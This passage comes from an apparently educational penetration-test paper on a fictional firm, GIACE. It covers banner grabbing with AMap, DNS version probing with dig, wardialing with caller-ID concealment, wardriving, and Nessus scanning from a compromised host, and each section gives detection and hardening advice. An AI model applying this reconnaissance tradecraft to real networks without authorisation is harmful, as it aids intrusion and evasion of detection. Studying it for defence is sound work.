The result of Nmap scan is not promising, there are only 3 known Internet facing machines running on the GIACE and very little services are running on those host. To further the attack on GIACE's network, it is essential to learn even more information on what kind of software or services are running on those ports. Although those ports looks like standard port, there are no guarantee that FTP has to be running on port 21, so it is a good idea to actually verify that those services are actually running on the host.

AMap is a utility to map out the protocol running on a port, it connects to the given ports and attempt to determine the application running on the ports based on the responds by the server application. Amap are being run against the three hosts identified as offering service by Nmap scan. The "-b" option is used to dump the banner of the application running on that port, this can help further identifying the actual software running on the port.

AMap is distributed by The Hacker's Choice (www.thc.org) and is currently not bundled with most Unix distribution. AMap can be downloaded from www.thc.org. Installation is very simple – first, decompress the source file "tar –gxvf amap-2.7.tar.gz" and then "cd amap-2.7" and then compile the software by "make install".

AMap scan against 150.100.50.10

```
# amap –b 150.100.50.10 21 80 443

amap v2.7 started at Sat Jun 21 17:35:44 2003, stand back and keep children away
Protocol on IP 150.100.50.10 port 21 tcp matches ftp  - banner: 220 priv-clgrps07 FTP
server (Version wu-2.6.2(1) Fri Dec 14 084113 MST 2001) ready.\r\n530 Please login with
USER and PASS.\r\n530 Please login with USER and PASS.\r\n
Protocol on IP 150.100.50.10 port 80 tcp matches http  - banner: HTTP/1.1 200
OK\r\nDate Sat, 21 Jun 2003 182505 GMT\r\nServer Apache/1.3.20 (Unix)  (Red-Hat/Linux)
mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.4 OpenSSL/0.9.6b DAV/1.0.2
mod_perl/1.24_01\r\nLast-Modified Thu, 06 Sep 2001 031246 GMT\r\nETag "
Protocol on IP 150.100.50.10 port 80 tcp matches http-apache  - banner: HTTP/1.1 200
OK\r\nDate Sat, 21 Jun 2003 182505 GMT\r\nServer Apache/1.3.20 (Unix)  (Red-Hat/Linux)
mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.4 PHP/4.1.2 OpenSSL/0.9.6b DAV/1.0.2
mod_perl/1.24_01\r\nLast-Modified Thu, 06 Sep 2001 031246 GMT\r\nETag "
Protocol on IP 150.100.50.10 port 443 tcp matches http  - banner: HTTP/1.1 400 Bad
Request\r\nDate Sat, 21 Jun 2003 182505 GMT\r\nServer Apache/1.3.20 (Unix)  (Red-
Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.4 PHP/4.1.2 OpenSSL/0.9.6b
DAV/1.0.2 mod_perl/1.24_01\r\nConnection close\r\nContent-Type text/html
Protocol on IP 150.100.50.10 port 443 tcp matches http-apache  - banner: HTTP/1.1 400
Bad Request\r\nDate Sat, 21 Jun 2003 182505 GMT\r\nServer Apache/1.3.20 (Unix)  (Red-
Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.4 PHP/4.1.2 OpenSSL/0.9.6b
DAV/1.0.2 mod_perl/1.24_01\r\nConnection close\r\nContent-Type text/html
Protocol on IP 150.100.50.10 port 443 tcp matches ssl  - banner: JF>0C43O\\ ,12H^
*\tx61I00u0\r\t*H\r010\tU--10U\tSomeState10USomeCity10U\nSomeOrganization10USome
OrganizationalUnit10Ulocalhost.localdomain1)0'\t*H\r\troot@localhost.localdomain
0\r030510194434Z\r040509194434Z010\tU--10U\tSomeState10USomeCity
```

```
Protocol on IP 150.100.50.10 port 443 tcp matches http over SSL - banner: HTTP/1.1 200
OK\r\nDate Sat, 21 Jun 2003 182536 GMT\r\nServer Apache/1.3.20 (Unix)  (Red-Hat/Linux)
mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.4 PHP/4.1.2 OpenSSL/0.9.6b DAV/1.0.2
mod_perl/1.24_01\r\nLast-Modified Thu, 06 Sep 2001 031246 GMT\r\nETag "
Protocol on IP 150.100.50.10 port 443 tcp matches http-apache over SSL - banner:
HTTP/1.1 200 OK\r\nDate Sat, 21 Jun 2003 182536 GMT\r\nServer Apache/1.3.20 (Unix)
(Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.4 PHP/4.1.2 OpenSSL/0.9.6b
DAV/1.0.2 mod_perl/1.24_01\r\nLast-Modified Thu, 06 Sep 2001 031246 GMT\r\nETag "
Unidentified ports: none.
amap v2.7 ended at Sat Jun 21 17:33:37 2003
```

Services and applications on 150.100.50.10 (Summary of the output from AMap)

Port	Service	Application & version
21	FTP	WU-FTP 2.6.2
80	WWW	Apache 1.3.20 on Redhat Linux, scripting engine include Python and mod_python(2.7.6), PHP (4.1.2), mod_perl (1.24_01) SSL is available and provided by OpenSSL 0.9.6b.
443	WWW/SSL	Same as port 80

AMap scan against 150.100.50.20

```
# amap –b 150.100.50.20 25 110

amap v2.7 started at Sat Jun 21 17:35:44 2003, stand back and keep children away
Protocol on IP 150.100.50.20 port 25 tcp matches smtp  - banner: 220 mail.giac-
enterprise.org Microsoft ESMTP MAIL Service, Version 5.0.2195.5329 ready at  Sat, 21 Jun
2003 175147 -0400 \r\n500 5.3.3 Unrecognized command\r\n
Protocol on IP 150.100.50.20 port 110 tcp matches pop3  - banner: Microsoft Exchange
2000 POP3 server version 6.0.4417.0 (mail.giac-enterprise.org) ready. \r\n
Unidentified ports: none.
amap v2.7 ended at Sat Jun 21 17:33:37 2003
```

Services and applications on 150.100.50.20 (Summary of the output from AMap)

Port	Service	Application & version
25	SMTP	Microsoft Mail server, part of IIS. Search for 5.0.2195 on Google produced result showing that this version is actually Windows 2000.
110	POP3	Microsoft Exchange server 2000

AMap scan against 150.100.50.30 (both TCP and UDP port 53)

```
# amap –b 150.100.50.30 53

amap v2.7 started at Sat Jun 21 17:35:44 2003, stand back and keep children away
Protocol on IP 150.100.50.30 port 53 tcp matches dns  - banner:
Unidentified ports: none.
amap v2.7 ended at Sat Jun 21 17:33:37 2003

# amap –Ub 150.100.50.30 53
amap v2.7 started at Sat Jun 21 17:35:44 2003, stand back and keep children away
Protocol on IP 150.100.50.30 port 53 udp matches dns  - banner:
Unidentified ports: none.
amap v2.7 ended at Sat Jun 21 17:33:37 2003
```

AMap is able to identify the only service (both TCP and UDP port) running on this host is the DNS service. However, AMap is unable to determine the version of DNS server

running on this host. So the attacker will have to turn to other tools to gather this information.

Dig is a replacement for nslookup and it comes with the ISC bind DNS software package which usually comes default on most Unix distribution. Dig can be used to gather the version information on a target DNS server, unless the DNS server is set to block those information.[6] (The same result can be acquired by nslookup as well, but dig has a much simpler syntax)

```
# dig version.bind chaos txt @150.100.50.30.
; <<>> DiG 9.2.1 <<>> version.bind chaos txt @150.100.50.30.
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3360
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;version.bind. CH TXT
;; ANSWER SECTION:
VERSION.BIND. 0 CH TXT "8.3.3-REL"
;; Query time: 98 msec
;; SERVER: 150.100.50.20#53
;; WHEN: Sun June 9 00:00:22 2003
;; MSG SIZE rcvd: 64
```

Dig revealed that GIACE's DNS server (150.100.50.30) is running 8.3.3-REL of bind DNS software.

Port	*Service*	*Application & version*
53 TCP	DNS	Bind 8.3.3-REL
53 UDP	DNS	Same as above

The use of AMap and relevant operations above provided the attacker a great deal of information on GIACE network. With the knowledge of the type and version of software running at each servers, the attacker can research on the vulnerabilities of each running software and if there are any existing known vulnerabilities on any of the running software, the attacker can take advantage of those vulnerabilities and get access to the servers in GIACE.

Detection
There is a high chance that GIACE would be able to detect these application scanning attempts. Firstly, to achieve application scanning, the scanner host will have to complete a full handshake (in the case of TCP) which means the victim host already prepared to talk to the scanner host at the application level. At this state, the application on the victim host are engaged to talk to the scanning host and send the banner (which contains the software information) over to the scanning host. Most of the Internet server software nowadays will log all the connection entries, leading to a log entry in each of the application being scanned.

[6] DNS Server Fingerprinting, http://freebsd.mu/freebsd/archives/000077.html

Sometimes, the victim host only have one single port being scanned, it can be difficult to pick out these scanning attempts since one single connection from an unknown host without actually using the services does not really constitute suspicious behavior (users are known to mistype IP addresses). If GIACE has a centralized log repository, the pattern will become a lot more apparent, if a host keep connecting to different applications on different hosts that could mean a malicious attempt to map out the applications or active ports on the network.
Even with centralized log repository, scrolling through thousands and millions log entries is not easy and it can be difficult to notice a pattern within the logs. There are Enterprise level events correlation tool that will help to correlate the logs and in some cases produce diagrams or link graphs that can help correlate events to achieve better detection. Intellitactics NSM and netForensics can be some examples of such software.

Recommendations

Unfortunately, fingerprinting of application can be difficult to prevent. If a service is available to the Internet and the attacker is able to connect to it, the chance of the attacker analyzing the respond of the server to determine the make and version of running software is very high. The following practices can help to minimize the information leaked to a malicious user,

Change default banner

Many server software provide the option for the user to alter the banner to be presented to the client, change this banner to something obscure, for example, Microsoft IIS web server carrying an Apache banner. If the software does not provide the configuration option then it may be possible to change the source code of the programs (if source code is available), the process is not too difficult. It usually involves searching (use grep in Unix) the relevant banner signature in the source code and change it to something different then re-compile the software. Changing the banner would likely confuse the average attacker and slow them down, however, this will not stop the sophisticated attacker. Changing of the banner also will not get rid of any of the vulnerabilities in the running version of the software, so it is still very important to keep the software updated regularly and free of known vulnerabilities.

Use application proxy firewall

Application proxy firewall acts as a broker between the server and the client, all communications are handled by the firewall and from the attacker point of view, the signature of the application at connecting time will look like the broker software running on the firewall. This will likely confuse the attacker.
Application proxy firewall do not usually handle all known protocols, only the common protocols are supported. Those protocols that are not supported are still vulnerable. Also, the sophisticated attacker might still be able to fingerprint the actual application running on the server protected by the proxy firewall. By reading the tell-tale signatures in the application response by the server, the attacker might still be able to fingerprint the application without the actual banner.

Wardial


A lot of organizations nowadays focus their security resources on locking down access to and from the Internet connection. Firewalls and Intrusion Detection/Prevention Systems are usually implemented to safeguard against the risk coming from the Internet. Some organizations ignore the fact that the source of threat are not limited to the Internet connection but any other means of connecting the attackers to important network resources. A computer with a modem connected to a phone line can be just as dangerous as any Internet connection.

From the attacker's point of view, in order to exploit vulnerabilities through the modem connection, the first step is to locate the existence of modems and the respective phone numbers. A wardialer is the tool specifically designed for this task, a list of phone numbers are being scanned for active modem connections.


Modemscan from verttex.com will be used as the wardialing utility by the attacker. This software runs under Windows platform and will work with any Windows recognized modems. To the benefit of the attacker, this utility is also free. The attacker download the Modemscan software from http://www.verttex.com/download.htm#XP/2000/ME and install the software.

Before starting the Modemscan software, Windows Location setting should be changed in order to conceal the attacker's phone number. In Windows XP, goto control panel -> Phone and modem options and edit the active location profile. Change the dialing rules – "To access an outside line for local calls, dial:" from blank to "*69" (in North America), this will block caller ID features in case if the receiver has this option enabled.

The best time to conduct the wardialing probe is during the middle of the night when office is empty so the ringing phone would not be answered and the scan would not be noticed. Start the Modemscan software and the screen should look like the following,



First, the range of numbers to be dialed has to be defined. From the top pull down menu, click on Database Tools -> Dial Range(s) editor and the editor box should popup. Then the attacker will have to enter the range of phone numbers to be scanned. From the whois output (see whois section), the main phone number of GIACE is (666)111-2222 and the fax line is (666)111-2223. There is a high chance that GIACE is assigned the phone number around the range of (666)111-2??? based on the already two known numbers. So the range 111-2000 to 111-3000 will be entered for the wardialer to scan. (see diagram below) Note that this range can also be determined by looking up the local phone directory. After defining the range to scan, click on “Start dialing” on the pull down menu to start the scanning process.



After the scan, the session log window would display the number of modems responding to the wardialer. In the test against GIACE’s phone number range, no modems responded, so the attacker would have to find some other ways to exploit GIACE’s network.

If the wardialer is able to pick out a few active modems, the attacker could attempt to dial those numbers and inspect to see what services or banner are available on those modem connections. Depending on the applications, the attacker maybe presented with a direct shell connection to a computer within the internal network of the organization. Chances are also high that the attacker maybe prompted for login and password information, in that case, THC’s (www.thc.org) dialup Login Hacker on the Unix platform maybe used to attempt brute force attack on the login and password combination.

The use of wardialer to scan for active modem connection that yield direct access to internal computer resources were more common about 10 -15 years ago when phone line were the only means for remote access and network resources are not as well connected as they are nowadays. Most organizations have switched to VPN for remote access, some old fashion employees still try to setup their own remote access solution by plugging in modems directly into computers. However, such user may find it very surprising that most modern PBX phone systems will not allow an analog phone connection (modem) to work. The recent trend of Voice over IP switchover by some organizations further discourage the

use of modem in office environments. Slowly in time, the success rate of using a phone line to bypass firewall and network perimeter are reducing. Even though modem is not as high of a risk as it used to be, it only takes one exposed unprotected modem for the attacker to get in, so the risk still exists.

Detection
Wardialing is usually easily detected if there are people at the location during the time of the scan. The victim organization would easily notice the phone ring one after another and if an individual pick up the phone, the connection would be silence and automatically hang up after.

Recommendations
Implement a remote access policy Each organization should clearly define its remote access policy and clearly state that rouge modems on any machines are not allowed. Eliminate unused analog lines in the office Ensure that there is an inventory control for the analog lines in the organization. Periodically assess whether those lines are still needed and disconnect those lines that are not needed as soon as possible. Most organizations nowadays have moved to PBX systems and uses VPN for remote access, the real need for analog lines is mostly limited for the fax machines. User awareness As stated in the detection section, user awareness is key to detecting such attack. Making user aware of the risk of rouge modems on the network will also persuade them to comply with the policy. Regular scanning/checking Conduct wardialing against one's own organization periodically. This can provide information about possible rouge modems from the same point of view of the hackers. Also, assign periodic check at each workstation to make sure no analog modems are plugged into any phone lines.


Wireless scan

802.11b wireless networks are becoming very popular in both home and enterprise environment since it became much more affordable in the last few years. The wireless network allow users to roam around the radio signal covered area and be able to connect to local network resources and to the Internet. The convenience provided by wireless network comes at a price, 802.11b are known to be an insecure standard. The optional authentication and encryption scheme under 802.11b are known to be vulnerable to attacks. From the attacker's point of view, if GIACE have one of these networks then there is a good chance it will be vulnerable to attacks. To determine whether GIACE has such as network, a technique commonly called "wardriving" can be used to locate possible wireless network at GIACE. Wardriving basically involves driving in a vehicle with a wireless

network enabled laptop computer scanning for active and insecure wireless network. To specifically scan for GIACE's network, a visit to GIACE's office is needed.

The attacker has a laptop with a PCMCIA slot and a PCMCIA Orinoco Gold wireless card. The Orinoco card also has a slot for external antenna. The attacker has bought an antenna kit from Hyperlink Technologies Inc. (www.hyperlinktech.com) that will provide even better reception capability. The software used for scanning is Network Stumbler, it can be downloaded from http://www.netstumbler.com. Network Stumbler can run on Windows platform.

Before heading to GIACE office, the attacker printed a map with Yahoo map service to get a good idea about the surrounding area. The address is already known during whois and website reconnaissance phase. Before arriving at GIACE's office, the attacker bootup the laptop and started Network Stumbler. When starting out, the attacker do not use the antenna, this is to avoid picking up too many other network all at the same time leading to false positive. After starting Network Stumber, the program automatically sniff out all available wireless networks in the vicinity (within range). See the screenshot below for Network Stumbler.



The attacker first arrived at the parking lot of GIACE, the parking lot is directly at the back of the building and there are no security gates at the entrance. The attacker circle around the parking lot without stopping and did not pickup any active wireless network, the same result was produced when circling the front side of the GIACE build. Since it is possible that the radio signal are weaken when penetrating to the outside of the building, the attacker connect the antenna and hope to get better reception. Immediately after connecting the antenna, the attacker pickup one active network, that might be good news for the attacker. In order to determine whether this wireless network belong to GIACE, the attacker drive away from the GIACE building, and noticed that the signal strength are increasing. So this wireless signal would not have come from GIACE. This wireless scan is unsuccessful for the attacker, maybe GIACE does not have a wireless network or maybe the wireless signal does not escape the building enough for the attacker to pick it up.

Detection

The chance of GIACE to detect the wireless network scanning attempt is low. If GIACE runs a monitoring and analysis tool to alert on malicious attempts to connect to the wireless network, the detection chances can be significantly higher, however, the false positive rate can prohibit responding to each of the events alerted by the monitoring tools. Wardriving is becoming very common activity nowadays, there are many different websites on the Internet on this topic with detailed instructions on how it can be done, also, the default in Windows XP also increases the amount of false positive since it is defaulted to associate itself with any new AP that it can find.

Recommendations

Set a complex SSID and disable SSID broadcast

SSID is the first line of defense, set a complex SSID can prevent some casual browsing type of eavesdropping. If the AP supports it, turn off the SSID broadcast in order to make the SSID stealthier. Although the attacker can easier sniff the SSID off the air during communication session between the AP and clients

MAC filtering

MAC filtering can stop some script kiddies type of attackers, it can be set to allow only certain known MAC address to associate with the AP, that list will have to be constantly updated to reflect the actual clients, therefore, it might be difficult to implement at Enterprise level. Also, MAC filtering can be defeated by MAC spoofing.

Set WEP keys

Although many experts claim WEP standard is broken, it still stops causual eavesdropper. If WEP standard is available on the AP, enable it to the highest standard that the AP and client can support.

Implement 802.1x

802.1x is a standard for access control, it allows each of the user to authenticate themselves before associating themselves to the AP. Although not supported by too many AP, it's use is becoming popular and it offers relatively stronger authentication than most other standard currently available.

Use VPN

The AP can be connected to a VPN concentrator where the client has to establish an IPSec tunnel into the network, depending on the setup, this can provide authentication and encryption to the client.

Design the antenna setup

If the attacker cannot get a signal, he cannot hack or eavesdrop on the wireless network. Adjust the antenna so that the coverage is barely covering the needed area and no more.

Implement Intrusion Detection and possibly a honeypot

There are many commercial wireless Intrusion detection systems that can detect and alert the attacks on the wireless network. Some of such systems can also

monitor rogue APs as they become available, so the administrators can take immediate action to prevent rogue APs from getting compromised. Some of these commercial Intrusion detection systems are AirDefense Guard and StillSecure's Border Guard.
Honeypot such as FakeAP (http://www.blackalchemy.to/project/fakeap/) that can generate thousands of fake counterfeit 802.11b APs can be implemented to confuse the attackers and in turn slow down the attack.

Nessus

Nessus is a opensource vulnerability scanner, according to it's website (www.nessus.org), Nessus is a "a software which will audit remotely a given network and determine whether bad guys (aka 'crackers') may break into it, or misuse it in some way." [7] Due to its effectiveness in finding vulnerabilities, both the security administrators and the hackers are using it to discover vulnerabilities on a network. In the case of GIACE, the use of Nessus is not strictly necessary, the number of ports and services open across the whole GIACE network is minimal, banner grabbing revealed the type and version of software running on each port, simple vulnerability research instead of actively scanning for vulnerabilities might save time and avoid detection in scenario such as GIACE. The attacker decided to take the automated route and use Nessus to scan GIACE for any known vulnerabilities, this is strictly optional and the attacker just decided to use tools instead of manually browsing the Internet for possible vulnerabilities with regards to software running on GIACE's network.

To allow the identity of the attacker to be protected, the attacker once again uses the Compromised1 host for this scan. To use Nessus, first download the current version of Nessus installation script from the Nessus website (http://www.nessus.org/nessus_2_0.html) and then execute "sh nessus-installer.sh" the script will automatically compile and install Nessus on the system.

After the installation, a user has to be added to the Nessus user database, Nessus operates on its own user database and does not rely on the system's user database, this allow very fine grain user access control. Each user in Nessus can be restricted to only able to scan certain hosts.

The user adding process for Nessus is as follows, (user input is in blue)

```
# /usr/local/sbin/nessus-adduser
Using /var/tmp as a temporary file holder

Add a new nessusd user
----------------------

Login : attacker
Authentication (pass/cert) [pass] : pass
Login password : secretpassword

User rules
----------
nessusd has a rules system which allows you to restrict the hosts
```

[7] "Introduction – Nessus", Renaud Deraison, http://www.nessus.org/intro.html

```
that attacker has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser(8) man page for the rules syntax

Enter the rules for this user, and hit ctrl-D once you are done :
(the user can have an empty rules set)
accept 150.100.0.0/16
default deny


Login             : attacker
Password          : secretpassword
DN                :
Rules             :
accept 150.100.0.0/16
default deny


Is that ok ? (y/n) [y] y
user added.
```

Nessus scan hosts based on its knowledge of different vulnerabilities. The knowledge is based on plug-ins, these plug-ins are released as vulnerabilities are discovered. There is a very good chance that the plug-ins installed with the Nessus distribution are already out of date since the release of last Nessus version. To update the plug-ins, run the following command,

```
# /usr/local/sbin/nessus-update-plugins
#
```

Now it is ready to start the Nessus server

```
# /usr/local/sbin/nessusd –D
#
```


Nessus is a client and server vulnerabilities scanner, the control console and the actual scanner can be on a different host. Since the attacker has a Windows desktop, a client on the Windows platform can be downloaded in order to operate the scanner directly from the Windows desktop. The Windows client – NessusWX can be downloaded from (http://nessuswx.nessus.org/). Extract the files into a directory and run NessusWX.exe to start the Nessus Windows client.

The client needs to connect to the server in order for scan to happen. To connect to the server, click on “communications” on the pull down menu and then click on “connect”. The following window will pop up and prompt for the server information.

Click on connect after all information has been entered (see screenshot above). The user will be prompted with a verification window for the server certificate. The user can verify this information with the certificate located at /usr/local/com/nessus/CA/servercert.pem on the server. Click on “accept and save” after the certificate has been verified.

After connecting to the server, the scanner is ready to scan, the configuration parameters should be configured before the initial scan. Click on “communications” and then “plugin list” and click on the “Enable non-DoS” button. This allows the scanner to scan for vulnerabilities without exploiting any DoS vulnerabilities. At this point, the attacker would not want to cause any DoS attack to raise attention of the victim, if the attacker could get access into the servers, the damage to GIACE would be even greater.

Next, create a dedicated session for scanning GIACE’s host. Click on “Session” and then “New”. Give the session a name and click “Create”. Add the relevant host to be scanned, since the attacker already know the hosts offering services on the GIACE network, the Nessus scan will be limited to only those hosts,



The scanner is ready to scan the GIACE hosts. Right click on the session icon, and click on “execute”. The scan will then begin. The scanning process can be very slow and can take up to half an hour for a single host. After the scan is completed, Nessus client will produce a very detailed report about each of the possible vulnerabilities that are found by Nessus.

The actual output of the Nessus scan output is included in Appendix I

Highlight of the findings by Nessus:

Vulnerabilities on 150.100.50.10 (Summary of the output from Nessus – refer to Appendix I)

Port	Service	Vulnerability
80 and 443 TCP	http/https	Apache Web Server Chunk Handling Vulnerability
80 and 443 TCP	http/https	OpenSSL which is older than 0.9.6e or 0.9.7-beta3, vulnerable to a timing based attack which may allow an attacker to guess the content of fixed data blocks and may eventually be able to guess the value of the private RSA key of the server. Also vulnerable to a buffer overflow which, may allow an attacker to obtain a shell on this host
80 and 443 TCP	http/https	mod_python module is version 2.7.6 or older. This allow a module which is indirectly imported by a published module to then be accessed via the publisher, which allows remote attackers to call possibly dangerous functions from the imported module.
80 and 443 TCP	http/https	mod_ssl which is older than 2.8.10, vulnerable to an off by one buffer overflow which may allow a user with write access to .htaccess files to execute arbitrary code on the system with permissions of the web server

There are no specific vulnerabilities on 150.100.50.20 which is the mail server running Microsoft Exchange, there are two possible explanation to this; 1. Nessus plugin for Microsoft products are lacking. 2. The administrator at GIACE have hardened the MS based mail server and updated all relevant patches.

Vulnerabilities on 150.100.50.30 (Summary of the output from Nessus – refer to Appendix I)

Port	Service	Vulnerability
53 TCP and UDP	DNS	SIG cached RR overflow vulnerability

Detection
The chances of GIACE detecting the vulnerabilities scanning attempt is very high. The vulnerabilities scanners will have to interact with the software application in order to test for vulnerabilities, most often, this leaves a log entries for the application or in the system logs. Nessus plugins are written based on the knowledge of known vulnerabilities, this is the exact same principle as the signature based IDS systems. If there is an IDS running at

GIACE and the signature is up to date, there is a very good chance that the IDS will pick up the vulnerability signature when the scan happens.

Recommendations

Keep IDS up to date

The IDS signature and detection engine should be kept up to date to allow detection of latest exploit and vulnerabilities scanning attempts.

Use firewall or filtering devices to limit traffic only to required ports

Although keeping the server patches up to date is important, defense in depth plays a role as well. By having appropriate rules on the firewall and other filtering devices, some unnecessary exposure can be eliminated and therefore lead to smaller chance of a vulnerability being detected by scanner.

Ensure all relevant patches are applied

